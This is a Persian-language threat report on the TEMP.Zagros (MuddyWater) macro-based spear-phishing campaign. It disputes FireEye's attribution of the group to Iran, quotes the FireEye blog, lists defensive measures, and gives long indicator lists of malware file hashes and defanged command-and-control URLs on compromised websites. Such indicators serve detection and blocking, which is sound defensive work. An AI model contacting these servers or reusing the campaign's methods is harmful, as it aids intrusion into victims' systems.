در اسفند ماه ۱۳۹۶ شرکت آمریکایی FireEye در گزارشی به حملات اخیر اجرا شده توسط گروه TEMP.Zagros پرداخت. در گزارش مذکور، بدون ارائه هر گونه سند و مدرکی، گردانندگان این گروه، نفوذگران ایرانی معرفی شده است. این در حالی است که شرکت‌هایی همچون Trend Micro و Palo Alto Networks که عملیات سایبری TEMP.Zagros را پوشش داده‌اند، هیچ کدام به هویت گردانندگان آن اشاره نکرده‌اند. به نظر می‌رسد دلیل اصلی ایرانی دانستن مهاجمان پشت صحنه TEMP.Zagros، اهداف این گروه بوده باشد.

دلایل شرکت FireEye هر چه که باشد باید توجه داشت که یکی از روش‌های مخفی‌سازی هویت نویسندگان اصلی بدافزار و گردانندگان واقعی حملات سایبری درج اطلاعات نادرست در کدهای بدافزار، استفاده از نشانی‌های IP متعلق به کشور(های) دیگر، بکارگیری ابزارهای نفوذ در انحصار سایر گروه(های) سایبری و حتی مورد حمله قرار دادن اهدافی بجز اهداف واقعی گروه مهاجم است. بنابراین تعیین ملیت گردانندگان با استناد به بررسی‌های فنی حمله، در بسیاری از موارد دشوار و حتی در برخی نمونه‌ها غیرممکن است.


Secure | https://www.fireeye.com/blog/threat-research/2018/03/iranian-threat-group-updates-ttps-in-spear-phishing-campaign.htm

FireEye Solutions Services Partners Support

Home > FireEye Blogs > Threat Research > Iranian Threat Group Updates Tactics, Techniques a...

Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign

March 13, 2018 | by Sudeep Singh, Dileep Kumar Jallepalli, Yogesh Londhe, Ben Read

Introduction

From January 2018 to March 2018, through FireEye's Dynamic Threat Intelligence, we observed attackers leveraging the latest code execution and persistence techniques to distribute malicious macro-based documents to individuals in Asia and the Middle East.

We attribute this activity to TEMP.Zagros (reported by Palo Alto Networks and Trend Micro as MuddyWater), an Iran-nexus actor that has been active since at least May 2017. This actor has engaged in prolific spear phishing of government and defense entities in Central and Southwest Asia. The spear phishing emails and attached malicious macro documents typically have geopolitical themes. When successfully executed, the malicious documents install a backdoor we track as POWERSTATS.

اشاره شرکت آمریکایی FireEye
به ایـرانـی بودن مهاجمان

نتیجه گیری

روش رخنه به اهداف توسط گروه TEMP.Zagros ایمیل‌های با عنوان، محتوا و پیوست مرتبط با شغل و جایگاه سازمانی کاربر است که در آنها با بکارگیری ترفندهای مهندسی اجتماعی، قربانی تشویق به فعال نمودن بخش ماکرو در مجموعه نرم‌افزاری Office شده و در نتیجه آن دستگاه به بدافزارهای مورد استفاده این گروه آلوده می‌شود.

رعایت موارد زیر می‌تواند سازمان را از گزند چنین حملاتی ایمن نگاه دارد:

- استفاده از ضدویروس به‌روز و قدرتمند
- بکارگیری دیواره آتش و استفاده از ابزارهای موسوم به ضدهرزنامه
- آموزش و راهنمایی کاربران سازمان به صرف نظر نمودن از ایمیل‌های مشکوک، باز نکردن پیوست اینگونه ایمیل‌ها و کلیک نکردن بر روی لینک مندرج در متن آنها
- محدود نمودن دسترسی کاربران در حداقل سطح لازم
- مسدودسازی ایمیل‌های با پیوست حاوی ماکرو در درگاه شبکه
- پیکربندی صحیح تنظیمات ماکرو در مجموعه نرم‌افزاری Office

نشانه‌های آلودگی

درهم‌ساز فایل‌های آلوده

009cc0f34f60467552ef79c3892c501043c972be55fe936efb30584975d45ec0
153117aa54492ca955b540ac0a8c21c1be98e9f7dd8636a36d73581ec1ddcf58
18479a93fc2d5acd7d71d596f27a5834b2b236b44219bb08f6ca06cf760b74f6
18cf5795c2208d330bd297c18445a9e25238dd7f28a1a6ef55e2a9239f5748cd
1ee9649a2f9b2c8e0df318519e2f8b4641fd790a118445d7a0c0b3c02b1ba942
2727bf97d7e2a5e7e5e41ccbfd7237c59023d70914834400da1d762d96424fde
2cea0b740f338c513a6390e7951ff3371f44c7c928abf14675b49358a03a5d13
3b1d8dcbc8072b1ec10f5300c3ea9bb20db71bd8fa443d97332790b74584a115
3d96811de7419a8c090a671d001a85f2b1875243e5b38e6f927d9877d0ff9b0c
3da24cd3af9a383b731ce178b03c68a813ab30f4c7c8dfbc823a32816b9406fb
6edc067fc2301d7a972a654b3a07398d9c8cbe7bb38d1165b80ba4a13805e5ac
76e9988dad0278998861717c774227bf94112db548946ef617bfaa262cb5e338
9038ba1b7991ff38b802f28c0e006d12d466a8e374d2f2a83a039aabcbe76f5c
93745a6605a77f149471b41bd9027390c91373558f62058a7333eb72a26faf84
a70aca719b06fc8ef0cd0b0e010c7bc8dc6d632e4f2f874e4c0e553bd8db2df2
aa60c1fae6a0ef3b9863f710e46f0a7407cf0feffa240b9a4661a4e8884ac627
af5f102f0597db9f5e98068724e31d68b8f7c23baeea536790c50db587421102
cee801b7a901eb69cd166325ed3770daffcd9edd8113a961a94c8b9ddf318c88
d07d4e71927cab4f251bcc216f560674c5fb783add9c9f956d3fc457153be025
dfbd67177af9d35188fc9ff9363c2b9017e9ccfe6719e3d641a56fb5dc0d47f7
eff78c23790ee834f773569b52cddb01dc3c4dd9660f5a476af044ef6fe73894
fbbda9d8d9bcaaf9a7af84d08af3f5140f5f75778461e48253dc761cc9dc027c
0A9FC303CA03F4D9988A366CBBD96C24857E87374568EC5A4AAA4E55FE2C3C7E
0BC10D5396B3D8ECC54D806C59177B74E167D9F39D8F1B836806127AF36A7C4E
25186621282D1E1BAD649B053BDB7B56E48B38189F80DB5A69B92301EF9ED613
3607432758176a2c41a1971b3c4d14a992a68b231851f8b81c6e816ea9ea29b2
59F9E0FAA73E93537AE4BD3A8695874BA25B66CEFA017537132914C770D0CF70
6228d79f56c574ceada16453404c54dd95641aa78d3faed6874daf485116793b
66af894eee6daae66bf0bcb87cb7abe2a0ebb6a59779f652db571e7ee298d751
92C7FEAD5EE0F0ECD35FE247DBE85648AADA4B96F1E960B527B4929E42D47B01
c006911be5480f09e0d8560c167561f68681607ca8f7e3c4f5d476dc6673594f
F05C18C1D4428349137A9DF60CDEBE8A0F9E6DA47B359DC0616FF8D47E46704E
0065d592d739ac1dd04d0335151c8855c7fafbf03e86134510ac2fc6766e8d60
0073ce0f4c82fc4d0470868e124aab9ad08852e1712564136186e5019fca0da0
02F58256FF52ED1CDB21064A28D6E5320005F02EF16E8B2FE851438BBC62A102
04d61b1d2c3187280b3c4e93d064a051e9ee0f515f74c6c1c44ba577a7a1c804
4DD5C3CE5ED2145D5AFA8DD476A83DFC693E5FC7216C1EABB3FA0EB6B5F8590D
55ae821cf112ff8d6185ce021f777f73d85150c62a835bb1c02fe9e7b3f863bf
61d846708f50024e1c65237eb7158beac9b9c5840853b03ef7c73fe5293a9a8d
624762a90b7272e247e5022576b7912d1aa0b32bc13aabc7ee47197e5b87a41b
6421C22D854C199B761436C87CAE1EAFFBA8783A3A40C00D4A0982D7C242EA79
a53f832edc18de51e0ffaf67047072a6bbd5237defa74f5bf35dfc0df2aeca1b
C1780F3AD76AF703CEDDD932B187CF919866A00BB3E2D6F0827B9DAE9D8875B6
C9D782FFAA98791613FEF828E558B296932FA245192BD0EBA8F76536860DB84E
CCA8E84901C4184BE2849D29C39294FD4B6940F9A6668FDCFF9728CD319FFF96
e57dbce8130e281a73727122d33cbff170a54237cd0016d79b30ace18c94e7d4
070EBCAC92FB7619F957BF3F362099574158E5D2D0BC0CF9206A31BA55EDD48F
2791fdc54ee037589f951c718935397e43d5f3d5f8e078e8b1e81165a3aebbaf

cf87a2ac51503d645e827913dd69f3d80b66a58195e5a0044af23ea6ba46b823
3030d80cfe1ee6986657a2d9b76b626ea05e2c289dee05bd7b9553b10d14e4a1
99077dcb37395603db0f99823a190f50313dc4e9819462c7da29c4bc983f42fd
1b60b7f9b0faf25288f1057b154413921a6cb373dcee43e831b9263c5b3077ce
2c8d18f03b6624fa38cae0141b91932ba9dc1221ec5cf7f841a2f7e31685e6a1
367021beedb3ad415c69c9a0e657dc3ed82b1b24a41a71537d889f5e2b7ca433
58282917a024ac252966650361ac4cbbbed48a0df7cab7b9a6329d4a04551c0d
58898648a68f0639c06bedc8242ca48bc6ec56f11ed40d00aa5fdda4e5553482
81523e0199ae1dc9e87d2b952642785bfbda6326f22e4c0794a19afdf001a9a3
90b66b3fef77962fbfda364a4f8799bfcc9ab73772026d7a8922a7cf5556a024
96101de2386e35bc5e38d32524a02c6c5ca7cc6624e656a629b2e0f1693a76fd
964aaf5d9b1c749df0a2df1f1b4193e5a643893f251e2d74b47663f895da9b13
97f9a83bc6bb1b3f5cb7ac9401f95265597bff796bb4901631d6fa2c79a48bdc
a3c1fd46177a078c4b95c744a24103df7d0a58cee1a3be92bc4cdd7dec1b1aa5
fcfbdffbcad731e0a5aad349215c87ed919865d66c287a6723fd8e2f896c5834
2bb1637c80f0a7df7260a8583beb033f4afbdd5c321ff5642bc8e1868194e009
58aec38e98aba66f9f01ca53442d160a2da7b137efbc940672982a4d8415a186
605fefc7829cfa41710e0b844084eab1f180fe513adc1d8f0f82501a154db0f4
e8a832b04dbdc413b71076754c3a0bf07cb7b9b61927248c482ddca32e1dab89
5d049bd7f478ea5d978b3c78f7f0afdf294a94f526fc20ffd6e33022d40d15ae
12a7898fe5c75e0b57519f1e7019b5d09f5c5cbe49c48ab91daf6fcc09ee8a30
2602e817a67949860733b3548b37792616d52ffd305405ccab0409bcfedc5d63
42a4d9527063f73004b049a093a34a4fc3b6ea9505cb9b50b895486cb2dca94b
5ed5fc6c6918ff6fa4eab7742c03d59155ca87e0fe12bac339f18928e2924a96
a2ad6bfc47c4f69a2170cc1a9fd620a68b1ebb474b7bdf601066e780e592222f
c23ece07fc5432ca200f3de3e4c4b68430c6a22199d7fab11916a8c404fb63dc
cb96cd26f36a3b1aacabfc79bbb5c1e0c9850b1c75c30aa498ad2d4131b02b98
ed2f9c9d5554d5248a7ad9ad1017af5f1bbadbd2275689a8b019a04c516eeec2
fe16543109f640ddbf3725e4d9f593de9f13ee9ae96c5e41e9cdccb7ab35b661
886e3a2f74bf8f46b23c78a6bad80c74fe33579f6fe866bc5075b034c4d5d432
8ec108b8f66567a8d84975728b2d5e6a2786c2ca368310cca55acad02bb00fa6
96d80ae577e9b899772a940b4941da39cf7399b5c852048f0d06926eb6c9868a
bb1a5fb87d34c63ade0ed8a8b95412ba3795fd648a97836cb5117aff8ea08423
d65e2086aeab56a36896a56589e47773e9252747338c6b59c458155287363f28
588cd0fe3ae6fbd2fa4cf8de8db8ae2069ea62c9eaa6854caedf45045780661f
917a6c816684f22934e2998f43633179e14dcc2e609c6931dd2fc36098c48028
db7bdd6c3ff7a27bd4aa9acc17dc35c38b527fb736a17d0927a0b3d7e94acb42
de6ce9b75f4523a5b235f90fa00027be5920c97a972ad6cb2311953446c81e1d
a6673c6d52dd5361afd96f8143b88810812daa97004f69661da625aaaba9363b
40a6b4c6746e37d0c5ecb801e7656c9941f4839f94d8f4cd61eaf2b812feaabe
c87799cce6d65158da97aa31a5160a0a6b6dd5a89dea312604cc66ed5e976cc9
5550615affe077ddf66954edf132824e4f1fe16b3228e087942b0cad0721a6af
5e173fbdcd672dade12a87eff0baf79ec4e80533e2b5f6cf1fac19ad847acba0
d2a0eec18d755d456a34865ff2ffc14e3969ea77f7235ef5dfc3928972d7960f
1421a5cd0566f4a69e7ca9cdefa380507144d7ed59cd22e53bfd25263c201a6f
4e3c7defd6f3061b0303e687a4b5b3cc2a4ae84cdc48706c65a7b1e53402efc0
8b96804d861ea690fcb61224ec27b84476cf3117222cca05e6eba955d9395deb
16985600c959f6267476da614243a585b1b222213ec938351ef6a26560c992db
288afbe21d69e79a1cff44e2db7f491af10381bcc54436a8f900bcbd2a752a6f

سرورهای فرماندهی

hxxp://abrahamseed[.]co,za//db_template.php
hxxp://absfinancialplanning[.]co.za/images/db_template.php
hxxp://advocatetn[.]com/font-awesome/fonts/db_template.php
hxxp://africanpixels.zar.cc//db_template.php
hxxp://agencereferencement.be/wp-admin/db_template.php
hxxp://agencijazemil[.]com//db_template.php
hxxp://agricolavicuna.cl//db_template.php
hxxp://agropecuariavilarica[.]com.br//db_template.php
hxxp://aguasdecastilla[.]com/uploads/db_template.php
hxxp://agylub[.]com//db_template.php
hxxp://ahc.me[.]uk//db_template.php
hxxp://ahero-resource-center[.]org/administrator/db_template.php
hxxp://ahmadhasanat[.]com//db_template.php
hxxp://aianalytics[.]ie//db_template.php
hxxp://aiko.pro//db_template.php
hxxp://aiofotoevideo[.]com//db_template.php
hxxp://aipa[.]ca//db_template.php
hxxp://airesis.blog/wp-admin/db_template.php
hxxp://airfanhydro[.]net//db_template.php
hxxp://airminumtiro[.]com//db_template.php
hxxp://al3abflash[.]biz//db_template.php
hxxp://alainsaffel[.]com//db_template.php
hxxp://alanrori[.]com//db_template.php
hxxp://alaqaba[.]com/dnsarabia[.]com/db_template.php
hxxp://alaskamaterials[.]com//db_template.php
hxxp://alayhamtechnologies[.]com//db_template.php
hxxp://albertaedmonton[.]com/widgetstyles/db_template.php
hxxp://alcafricandatalab[.]com//db_template.php
hxxp://alcafricanos[.]com/slsmonographs/db_template.php
hxxp://alcatrazmoon[.]com/images/db_template.php
hxxp://alcfm[.]net/wp-admin/db_template.php
hxxp://alchamel[.]info//db_template.php
hxxp://alchamelup[.]org/htdocs/db_template.php
hxxp://alchemistasonida[.]com//db_template.php
hxxp://alchimiegrafiche[.]net/bbdelteatro/db_template.php
hxxp://alecattic[.]com/wp-includes/db_template.php
hxxp://aleenasgiftbox[.]com/admin/db_template.php
hxxp://aleksicdunja[.]com//db_template.php
hxxp://alemaohost[.]com/lotosorg[.]com/db_template.php
hxxp://alephit2[.]biz/kitzz/db_template.php
hxxp://alessandroalessandrini[.]it//db_template.php
hxxp://alessandrofoglino[.]com//db_template.php
hxxp://alexanderbecker[.]net/services/db_template.php
hxxp://alexcelts[.]com/wp/db_template.php
hxxp://alexelgy[.]com/allaccess/db_template.php
hxxp://alex-frost[.]com/assets/db_template.php
hxxp://alexrocchi[.]com//db_template.php
hxxp://alfatek-intelligence[.]com//db_template.php
hxxp://alfredocifuentes[.]com//db_template.php
hxxp://algarvesup[.]com//db_template.php
hxxp://algihad[.]com/assets/db_template.php
hxxp://alhidayahfoundation[.]co[.]uk/category/db_template.php
hxxp://alisabyfinna[.]com//db_template.php
hxxp://alisimple[.]si/wp-includes/db_template.php
hxxp://alissanicolai[.]com/assets/db_template.php
hxxp://aljaadi[.]com//db_template.php
hxxp://alkousy[.]com//db_template.php
hxxp://all2wedding[.]com/wp-includes/db_template.php
hxxp://allaboutblockchain[.]net//db_template.php
hxxp://alldomains-crm[.]com/bubblegumpopcorn[.]com/wp-admin/db_template.php
hxxp://allegiancesecurity[.]org//db_template.php
hxxp://allianz[.]com.pe/wp-admin/db_template.php
hxxp://allisonplumbing[.]com/wp-includes/db_template.php
hxxp://all-reseller[.]com/zzz_backup/db_template.php
hxxp://allsporthealthandfitness[.]com//db_template.php
hxxp://allthat[.]social//db_template.php
hxxp://almatours[.]gr//db_template.php
hxxp://almeriahotelja[.]com/dk/db_template.php
hxxp://alnuzha[.]org/en/db_template.php
hxxp://alorabrownies[.]com/wp-admin/db_template.php
hxxp://alphabee.fund/PHPMailer_5.2.0/db_template.php
hxxp://alphaobring[.]com//db_template.php
hxxp://alphasalesrecruitment[.]com//db_template.php
hxxp://alsharhanstore[.]com//db_template.php
hxxp://altcoinaddict[.]com//db_template.php
hxxp://altosdefontana[.]com//db_template.php
hxxp://altrablog[.]com//db_template.php
hxxp://alwahahweb[.]com//db_template.php
hxxp://alwake3press[.]com/wp-includes/db_template.php
hxxp://always-beauty[.]ch//db_template.php
hxxp://alxcorp[.]com//db_template.php
hxxp://am1int.fcomet[.]com/wp1/db_template.php
hxxp://amari[.]ro/components/db_template.php
hxxp://amatikulutours[.]com/tmp/db_template.php
hxxp://amazethings[.]com//db_template.php
hxxp://amazingashwini[.]com//db_template.php
hxxp://amazingenergysavings[.]net//db_template.php
hxxp://ambiances-toiles[.]fr//db_template.php
hxxp://ambulatorioveterinariocalusco[.]com/img/common/db_template.php
hxxp://americabr[.]com.br//db_template.php
hxxp://americanlegacies[.]org/webthed_ftw/db_template.php
hxxp://americanwestmedia[.]com//db_template.php
hxxp://amesoulcoaching[.]com//db_template.php
hxxp://amiehepperlin[.]com//db_template.php
hxxp://aminearserver[.]es//db_template.php
hxxp://amirmenahem[.]com//db_template.php
hxxp://amofoundation[.]org/wp-includes/db_template.php
hxxp://amor-clubhotels[.]com//db_template.php
hxxp://amordegato[.]es/storefront/db_template.php
hxxp://ampli5yd[.]com//db_template.php
hxxp://ampvita[.]com//db_template.php
hxxp://amruthavana[.]com/blog/db_template.php
hxxp://anahera[.]biz/admin/db_template.php
hxxp://analternatif[.]com/includes/db_template.php
hxxp://analystcnwang[.]com//db_template.php
hxxp://analyticalfootball[.]com//db_template.php
hxxp://anastasovsworkshop[.]com/wp-includes/db_template.php
hxxp://andrasadam[.]com/tothildiko/wp-includes/db_template.php
hxxp://andrespazsoldan[.]com//db_template.php
hxxp://andrewfinnburhoe[.]com//db_template.php
hxxp://andrewsbisom[.]com//db_template.php
hxxp://andrew-snyder[.]net/bootstrap/db_template.php
hxxp://androidphonetips[.]com/wp-includes/db_template.php
hxxp://anet-international-group[.]com/shop/db_template.php
hxxp://angar68[.]com//db_template.php
hxxp://angel-seeds[.]com.ua/catalog/db_template.php
hxxp://angelsongroup[.]com/wp-includes/db_template.php
hxxp://anglero[.]com//db_template.php
hxxp://angloglot[.]com//db_template.php
hxxp://aniljoseph[.]com/servermon/db_template.php
hxxp://animationpulse[.]net//db_template.php
hxxp://animationshowreel[.]co.il//db_template.php
hxxp://aniroleplay[.]net//db_template.php
hxxp://annabelle[.]nl/next/db_template.php
hxxp://annaplebanek[.]com//db_template.php
hxxp://anngrigphoto[.]com//db_template.php
hxxp://anotherpartofme[.]com/wp-includes/db_template.php
hxxp://anthaigroup.vn//db_template.php
hxxp://antjetaubert[.]de//db_template.php
hxxp://antonhirvonen[.]com/pengalandet.se/wp-includes/db_template.php
hxxp://antrismode[.]com/wp-includes/db_template.php
hxxp://antucomp[.]com//db_template.php
hxxp://anubandh[.]in//db_template.php
hxxp://anuragcreatives[.]com//db_template.php
hxxp://anxiousandunstoppable[.]com//db_template.php
hxxp://anyeva[.]com/wp-includes/db_template.php
hxxp://anythinglah[.]info//db_template.php
hxxp://apalawyers.pt//db_template.php
hxxp://aperta-armis[.]org//db_template.php
hxxp://apiiination[.]com/leadership/db_template.php
hxxp://apironco[.]com/wp-includes/db_template.php
hxxp://apobiomedix[.]ca//db_template.php
hxxp://apollonweb[.]com//db_template.php
hxxp://appriori[.]com//db_template.php
hxxp://appsvoice[.]info//db_template.php
hxxp://aqarco[.]com/wp-admin/db_template.php
hxxp://aquaneeka[.]co[.]uk/wp-includes/db_template.php
hxxp://arabellajo[.]com/wp/wp-includes/db_template.php
hxxp://arabsdeals[.]com//db_template.php
hxxp://arbruisseau[.]com/profiles/db_template.php
hxxp://architectsinc[.]net//db_template.php
hxxp://archwaycarpetscrm[.]co[.]uk//db_template.php
hxxp://arctistrade[.]de/wp/db_template.php
hxxp://arestihome[.]com//db_template.php
hxxp://ar-rihla[.]com//db_template.php
hxxp://asgen[.]org//db_template.php
hxxp://bakron[.]co,za//db_template.php
hxxp://balaateen[.]co,za/less/db_template.php
hxxp://bc-u[.]co[.]uk//db_template.php
hxxp://beehiveholdingszar[.]co,za//db_template.php
hxxp://beesrenovations[.]co,za/images/db_template.php
hxxp://benonicoc[.]co,za/resources/db_template.php
hxxp://berped[.]co,za//db_template.php
hxxp://best-digital-slr-cameras[.]com//db_template.php
hxxp://bestencouragementwords[.]com//db_template.php
hxxp://bios-chip[.]co,za//db_template.php
hxxp://blackthorn[.]co,za//db_template.php
hxxp://boardaffairs[.]com//db_template.php
hxxp://breastfeedingbra[.]co,za//db_template.php
hxxp://broken-arrow[.]co,za//db_template.php
hxxp://buboobioinnovations[.]co,za/wpimages/db_template.php
hxxp://burgercoetzeeattorneys[.]co,za//db_template.php
hxxp://cafawelding[.]co.za/font-awesome/db_template.php
hxxp://capetownway[.]co,za//db_template.php
hxxp://capewindstrading[.]co,za//db_template.php
hxxp://capitalradiopetition[.]co,za//db_template.php
hxxp://capriflower[.]co,za//db_template.php
hxxp://carlagrobler[.]co.za/components/db_template.php
hxxp://cashforyousa[.]co,za//db_template.php
hxxp://cazochem[.]co,za/cazochem/db_template.php
hxxp://cdxtrading[.]co,za//db_template.php
hxxp://centuriongsd[.]co,za//db_template.php
hxxp://centuryacademy[.]co,za/css/db_template.php
hxxp://ceramica[.]co,za//db_template.php
hxxp://charispaarl[.]co,za//db_template.php
hxxp://charliewestsecurity[.]co,za//db_template.php
hxxp://chinamall[.]co,za//db_template.php
hxxp://chrisdejager-attorneys[.]co,za//db_template.php
hxxp://chrishanicdc[.]org/wpimages/db_template.php
hxxp://clandecor[.]co,za/rvsUtf8Backup/db_template.php
hxxp://clientcare.co,ls//db_template.php
hxxp://cloudhostdesign[.]com//db_template.php
hxxp://cloudhub.co,ls/modules/db_template.php
hxxp://cmhts[.]co,za/resources/db_template.php
hxxp://colenesphotography[.]co,za/modules/db_template.php
hxxp://comfortex[.]co,za/php/db_template.php
hxxp://comsip[.]org.mw//db_template.php
hxxp://courtesydriving[.]co,za/js/db_template.php
hxxp://crystaltidings[.]co,za//db_template.php
hxxp://cupboardcure[.]co,za/vendor/db_template.php

hxxp://debnoch[.]com/image/db_template.php
hxxp://deepgraphics[.]co.za//db_template.php
hxxp://delcom[.]co.za//db_template.php
hxxp://delectronics[.]com[.]pk//db_template.php
hxxp://desirablehair[.]co.za//db_template.php
hxxp://dianakleyn[.]co.za/layouts/db_template.php
hxxp://diegemmerkat[.]co.za//db_template.php
hxxp://digitalblue[.]co.za//db_template.php
hxxp://digital-cameras-south-africa[.]co.za/script/db_template.php
hxxp://domesticguardians[.]co.za/Banner/db_template.php
hxxp://dpscdgkhan.edu[.]pk/shopping/db_template.php
hxxp://eastrandmotorlab[.]co.za/fleet/db_template.php
hxxp://ecs-consult[.]com//db_template.php
hxxp://edgeforensic[.]co.za//db_template.php
hxxp://edgesecurity[.]co.za/js/db_template.php
hxxp://ednpk[.]com//db_template.php
hxxp://embali[.]co.za//db_template.php
hxxp://emware[.]co.za//db_template.php
hxxp://entracorntrading[.]co.za//db_template.php
hxxp://erniecommunications[.]co.za/js/db_template.php
hxxp://evansmokaba[.]com/evansmokaba[.]com/thabiso/db_template.php
hxxp://experttutors[.]co.za//db_template.php
hxxp://fbrvolume[.]co.za//db_template.php
hxxp://fccorp[.]co.za/php/db_template.php
hxxp://fickstarelectrical[.]co.za//db_template.php
hxxp://findinfo-more[.]com//db_template.php
hxxp://firstchoiceproperties[.]co.za//db_template.php
hxxp://fragranceoil[.]co.za//db_template.php
hxxp://fsproperties[.]co.za/engine1/db_template.php
hxxp://funeralbusinesssolution[.]com/email_template/db_template.php
hxxp://funisalodge[.]co.za/data1/db_template.php
hxxp://ganitis[.]gr//db_template.php
hxxp://geetransfers[.]co.za/font-awesome/db_template.php
hxxp://genesisbs[.]co.za//db_template.php
hxxp://getabletravel[.]co.za/wpscripts/db_template.php
hxxp://get-paid-for-online-survey[.]com//db_template.php
hxxp://gideonitesprojects[.]com//db_template.php
hxxp://glenbridge[.]co.za//db_template.php
hxxp://glgroup[.]co.za/images/db_template.php
hxxp://globalelectricalandconstruction[.]co.za/wpscripts/db_template.php
hxxp://goldeninstitute[.]co.za/contents/db_template.php
hxxp://greenacrestf[.]co.za/video/db_template.php
hxxp://gsnconsulting[.]co.za//db_template.php
hxxp://gvs[.]com[.]pk/font-awesome/db_template.php
hxxp://habibtextiles[.]pk//db_template.php
hxxp://hartenboswaterpark[.]co.za/templates/db_template.php
hxxp://havilahglo[.]co.za/wpscripts/db_template.php
hxxp://h-dubepromotions[.]co.za//db_template.php
hxxp://heritagetravelmw[.]com//db_template.php
hxxp://hesterwebber[.]co.za//db_template.php
hxxp://highschoolsuperstar[.]co.za/files/db_template.php
hxxp://hisandherskennels[.]co.za/php/db_template.php
hxxp://hjb-racing[.]co.za/htdocs/db_template.php
hxxp://hmholdings360[.]co.za//db_template.php
hxxp://host4unix[.]net/host24new/db_template.php
hxxp://h-u-i[.]co.za/heiren/db_template.php
hxxp://hybridauto[.]co.za/photography/db_template.php
hxxp://iggleconsulting[.]com//db_template.php
hxxp://iiee.edu[.]pk//db_template.php
hxxp://iinvest4u[.]co.za//db_template.php
hxxp://immaculatepainters[.]co.za//db_template.php
hxxp://in2accounting[.]co.za//db_template.php
hxxp://incoso[.]co.za/images/db_template.php
hxxp://indiba-africa[.]co.za//db_template.php
hxxp://indlovusecurity[.]co.za//db_template.php
hxxp://indocraft[.]co.za/test/db_template.php
hxxp://insta-art[.]co.za//db_template.php
hxxp://intelligentprotection[.]co.za//db_template.php
hxxp://interafricaconsulting[.]com/wpimages/db_template.php
hxxp://investaholdings[.]co.za/htc/db_template.php
hxxp://iqra[.]co.za/pub/db_template.php
hxxp://irshadfoundation[.]co.za//db_template.php
hxxp://isibaniedu[.]co.za/admin/db_template.php
hxxp://isound[.]co.za//db_template.php
hxxp://itengineering[.]co.za/gatewaydiamond/db_template.php
hxxp://jakobieducation[.]co.za//db_template.php
hxxp://jdcorporate[.]co.za/catalog/db_template.php
hxxp://jeanetteproperties[.]co.za//db_template.php
hxxp://jhphotoedits[.]co.za//db_template.php
hxxp://juniorad[.]co.za/vendor/db_template.php
hxxp://jvpsfunerals[.]co.za//db_template.php
hxxp://jwseshowe[.]co.za/assets/db_template.php
hxxp://ladiescircle[.]co.za//db_template.php
hxxp://ldams[.]org.ls/supplies/db_template.php
hxxp://lensofafrica[.]co.za//db_template.php
hxxp://lppaportal[.]org.ls//db_template.php
hxxp://luxconprojects[.]co.za//db_template.php
hxxp://menaboracks[.]co.za/tmp/db_template.php
hxxp://mgamule[.]co.za/oldweb/db_template.php
hxxp://mmetl[.]co.za//db_template.php
hxxp://mokorotlocorporate[.]com//db_template.php
hxxp://molepetravel.co.ls//db_template.php
hxxp://muallematsela[.]com//db_template.php
hxxp://oftheearthphotography[.]com/www/db_template.php
hxxp://passright[.]co.za//db_template.php
hxxp://printernet[.]co.za//db_template.php
hxxp://proeventsports[.]co.za//db_template.php
hxxp://promechtransport[.]co.za/scripts/db_template.php
hxxp://rma-law[.]co.za//db_template.php
hxxp://ryanchristiefurniture[.]co.za//db_template.php
hxxp://sefikengfarm.co.ls//db_template.php
hxxp://seismicfactory[.]co.za//db_template.php
hxxp://servicebox[.]co.za//db_template.php
hxxp://signsoftime[.]co.za//db_template.php
hxxp://skhaleni[.]co.za//db_template.php
hxxp://sullivanprimary[.]co.za//db_template.php
hxxp://tcpbereka[.]co.za/js/db_template.php
hxxp://thecompasssolutions[.]co.za//db_template.php
hxxp://themotoringcalendar[.]co.za//db_template.php
hxxp://verifiedseller[.]co.za/js/db_template.php
hxxp://visionclinic.co.ls/visionclinic/db_template.php
hxxp://vumavaluations[.]co.za//db_template.php
hxxp://willpowerpos[.]co.za//db_template.php
hxxp://winagainstebola[.]com//db_template.php
hxxp://www.acer-parts[.]co.za//db_template.php
hxxp://www.agencesylvieleclerc[.]com//db_template.php
hxxp://www.agenceuhd[.]com//db_template.php
hxxp://www.agirlgonewine[.]com/store/db_template.php
hxxp://www.albertamechanical[.]ca//db_template.php
hxxp://www.albertaprimebeef[.]com//db_template.php
hxxp://www.alcalumni[.]com/wp-includes/db_template.php
hxxp://www.alessioborzuola[.]com/downloads/db_template.php
hxxp://www.alestilorachel[.]com//db_template.php
hxxp://www.alexanderhomestead[.]com//db_template.php
hxxp://www.alexandrasternin[.]com/illustration/db_template.php
hxxp://www.alexjeffersonconsulting[.]com/wp-includes/db_template.php
hxxp://www.alfredoposada[.]com//db_template.php
hxxp://www.algom-law[.]com//db_template.php
hxxp://www.aliandconsulting[.]com//db_template.php
hxxp://www.alinn-u-yin[.]com//db_template.php
hxxp://www.allbuyer[.]co[.]uk//db_template.php
hxxp://www.allcopytoners[.]com//db_template.php
hxxp://www.allstylus[.]com.br//db_template.php
hxxp://www.allwestdental[.]com/wp-includes/db_template.php
hxxp://www.almaarefut[.]com/admin/db_template.php
hxxp://www.alpacal[.]com//db_template.php
hxxp://www.altaica[.]ca/wordpress/db_template.php
hxxp://www.ambientproperty[.]com//db_template.php
hxxp://www.amerindgen[.]com/author/admin1/db_template.php
hxxp://www.amexcars[.]info/tpl/db_template.php
hxxp://www.amika.hr//db_template.php
hxxp://www.amjobs[.]co[.]uk//db_template.php
hxxp://www.amphibiblechurch[.]com//db_template.php
hxxp://www.andreabelfi[.]com//db_template.php
hxxp://www.androidwikihow[.]com//db_template.php
hxxp://www.animationinisrael[.]org/tmp_images/db_template.php
hxxp://www.antc[.]ch/wp-includes/db_template.php
hxxp://www.antigonisworld[.]com/wp-includes/db_template.php
hxxp://www.antirughenaturale[.]com/wp-admin/db_template.php
hxxp://www.antoanetapalikarska[.]com//db_template.php
hxxp://www.apmequestrian[.]com//db_template.php
hxxp://www.aprendiendoencasa[.]com/wp-includes/db_template.php
hxxp://www.aptibet[.]org//db_template.php
hxxp://www.arabgamenetwork[.]com//db_template.php
hxxp://www.arabiccasinochoice[.]com//db_template.php
hxxp://www.ariehandomri[.]com//db_template.php
hxxp://www.bashancorp[.]co.za//db_template.php
hxxp://www.bestdecorativemirrors[.]com/More-Mirrors/db_template.php
hxxp://www.bitp[.]co.za//db_template.php
hxxp://www.britishasia-equip[.]co[.]uk//db_template.php
hxxp://www.buhlebayoacademy[.]com//db_template.php
hxxp://www.centreforgovernance[.]uk//db_template.php
hxxp://www.crissamconsulting[.]co.za//db_template.php
hxxp://www.daleth[.]co.za//db_template.php
hxxp://www.digitalmedia[.]co.za//db_template.php
